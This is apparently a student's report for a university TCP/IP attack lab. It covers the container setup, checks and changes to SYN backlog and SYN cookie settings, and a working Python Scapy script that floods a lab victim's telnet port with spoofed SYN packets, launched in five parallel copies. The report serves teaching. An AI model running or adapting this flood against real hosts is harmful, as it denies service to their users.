
Arvind Sai Dooda A20553046

Lab 11: TCP/IP Attack Lab


2 Lab Environment

2.1 Container Setup and Commands

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#
```



```
[11/28/23]seed@VM:~/.../TCP$ ls
docker-compose.yml  volumes
[11/28/23]seed@VM:~/.../TCP$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/28/23]seed@VM:~/.../TCP$ dcup
user1-10.9.0.6 is up-to-date
user2-10.9.0.7 is up-to-date
Creating seed-attacker ...
Creating seed-attacker ... done
Attaching to user1-10.9.0.6, user2-10.9.0.7, victim-10.9.0.5, seed-attacker
user1-10.9.0.6 |  * Starting internet superserver inetd                  [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                  [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
```




```
[11/28/23]seed@VM:~/.../TCP$ dockps
463ca8fc53f9  seed-attacker
062a727eb093  victim-10.9.0.5
8b3341811d2d  user1-10.9.0.6
ecc70d308e6f  user2-10.9.0.7
[11/28/23]seed@VM:~/.../TCP$
```

Here we were seeing 4 machines.

2.2 About the Attacker Container

```
volumes:
       - ./volumes:/volumes
```



```
[11/28/23]seed@VM:~/.../TCP$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# volumes
bash: volumes: command not found
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c
root@VM:/volumes# 
```

Volumes is the folder where we are building scripts and working on

3 Task 1: SYN Flooding Attack

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command. The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.

```
# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

We can use command "netstat -nat" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.


SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. In our victim server container, we have already turned it off (see the sysctls entry in the docker-compose.yml file). We can use the following sysctl command to turn it on and off:

```
# sysctl -a | grep syncookies      (Display the SYN cookie flag)
# sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1 (turn on  SYN cookie)
```

To be able to use sysctl to change the system variables inside a container, the container needs to be configured with the "privileged: true" entry (which is the case for our victim server). Without this setting, if we run the above command, we will see the following error message. The container is not given the privilege to make the change.

```
# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

Victim VM (10.9.0.5)




```
[11/28/23]seed@VM:~/.../TCP$ docksh victim-10.9.0.5
root@062a727eb093:/# whoami
root
root@062a727eb093:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@062a727eb093:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
root@062a727eb093:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@062a727eb093:/# touch victim
root@062a727eb093:/# mv victim home/
root@062a727eb093:/# ls home/
seed  victim
root@062a727eb093:/# cd home/
root@062a727eb093:/home# mv victim seed/
root@062a727eb093:/home# ls seed/
victim
root@062a727eb093:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@062a727eb093:/home#
```

The size of the queue has a system-wide check in the above screen shot. You can see 128 memories .


Another vm (10.9.0.6)

In another machine I have tried to logged in to 10.9.0.5 (victim) through telnet.



```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@062a727eb093:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
tcp        0    136 10.9.0.5:23             10.9.0.6:52990          ESTABLISHED
seed@062a727eb093:~$ ls
seed@062a727eb093:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
tcp        0    134 10.9.0.5:23             10.9.0.6:52990          ESTABLISHED
seed@062a727eb093:~$ ls
seed@062a727eb093:~$ ls
victim
seed@062a727eb093:~$ 
```

SYN Cookie Countermeasure:




```
root@062a727eb093:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@062a727eb093:/home# 
```


Display the SYN cookie flag.

3.1 Task 1.1: Launching the Attack Using Python

Python program.



```python
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") #victim
tcp = TCP(dport=23, flags='S') #23 for telnet
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-39a02fc110eb', verbose = 0)
```




```
[11/28/23]seed@VM:~/.../TCP$ docksh seed-attacker
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# volumes
bash: volumes: command not found
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c
root@VM:/volumes# ifconfig
br-39a02fc110eb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:8eff:fea7:4561  prefixlen 64  scopeid 0x20<link>
        ether 02:42:8e:a7:45:61  txqueuelen 0  (Ethernet)
        RX packets 1  bytes 28 (28.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 25856 (25.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

In attacker machine we can see the **br-39a02fc110e**b it is the attacker address


That i have added to the code at iface.

victim-10.9.0.5




```
[11/28/23]seed@VM:~/.../TCP$ docksh victim-10.9.0.5
root@062a727eb093:/# whoami
root
root@062a727eb093:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@062a727eb093:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
root@062a727eb093:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@062a727eb093:/# touch victim
root@062a727eb093:/# mv victim home/
root@062a727eb093:/# ls home/
seed  victim
root@062a727eb093:/# cd home/
root@062a727eb093:/home# mv victim seed/
root@062a727eb093:/home# ls seed/
victim
root@062a727eb093:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@062a727eb093:/home# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@062a727eb093:/home# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@062a727eb093:/home# ip tcp_metrics show
10.9.0.6 age 1986.424sec source 10.9.0.5
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
0
```

Attacker machine - 463ca8fc53f9 seed-attacker



```
root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# python3 synflood.py
```


After running this script we should wait for some time then we should check in another victim machine.



```
root@VM:/volumes# python3 synflood.py &
[1] 28
root@VM:/volumes# python3 synflood.py &
[2] 32
root@VM:/volumes# python3 synflood.py &
[3] 36
root@VM:/volumes# python3 synflood.py &
[4] 40
root@VM:/volumes# python3 synflood.py &
[5] 44
root@VM:/volumes# jobs
[1]   Running                 python3 synflood.py &
[2]   Running                 python3 synflood.py &
[3]   Running                 python3 synflood.py &
[4]-  Running                 python3 synflood.py &
[5]+  Running                 python3 synflood.py &
```

